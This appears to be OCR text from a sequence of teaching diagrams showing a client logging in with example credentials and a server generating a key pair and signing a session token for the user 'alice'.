

POST /login HTTP/1.1
username=alice&password=password
G() → (pk, sk)
Login info ok?
Client
Server



Client
POST /login HTTP/1.1
username=alice&password=password
G() → (pk, sk)
Server
Login info ok?
OK!



Client
POST /login HTTP/1.1
username=alice&password=password
G() → (pk, sk)
Login info ok?
OK!
S(sk, 'alice') → t
Server

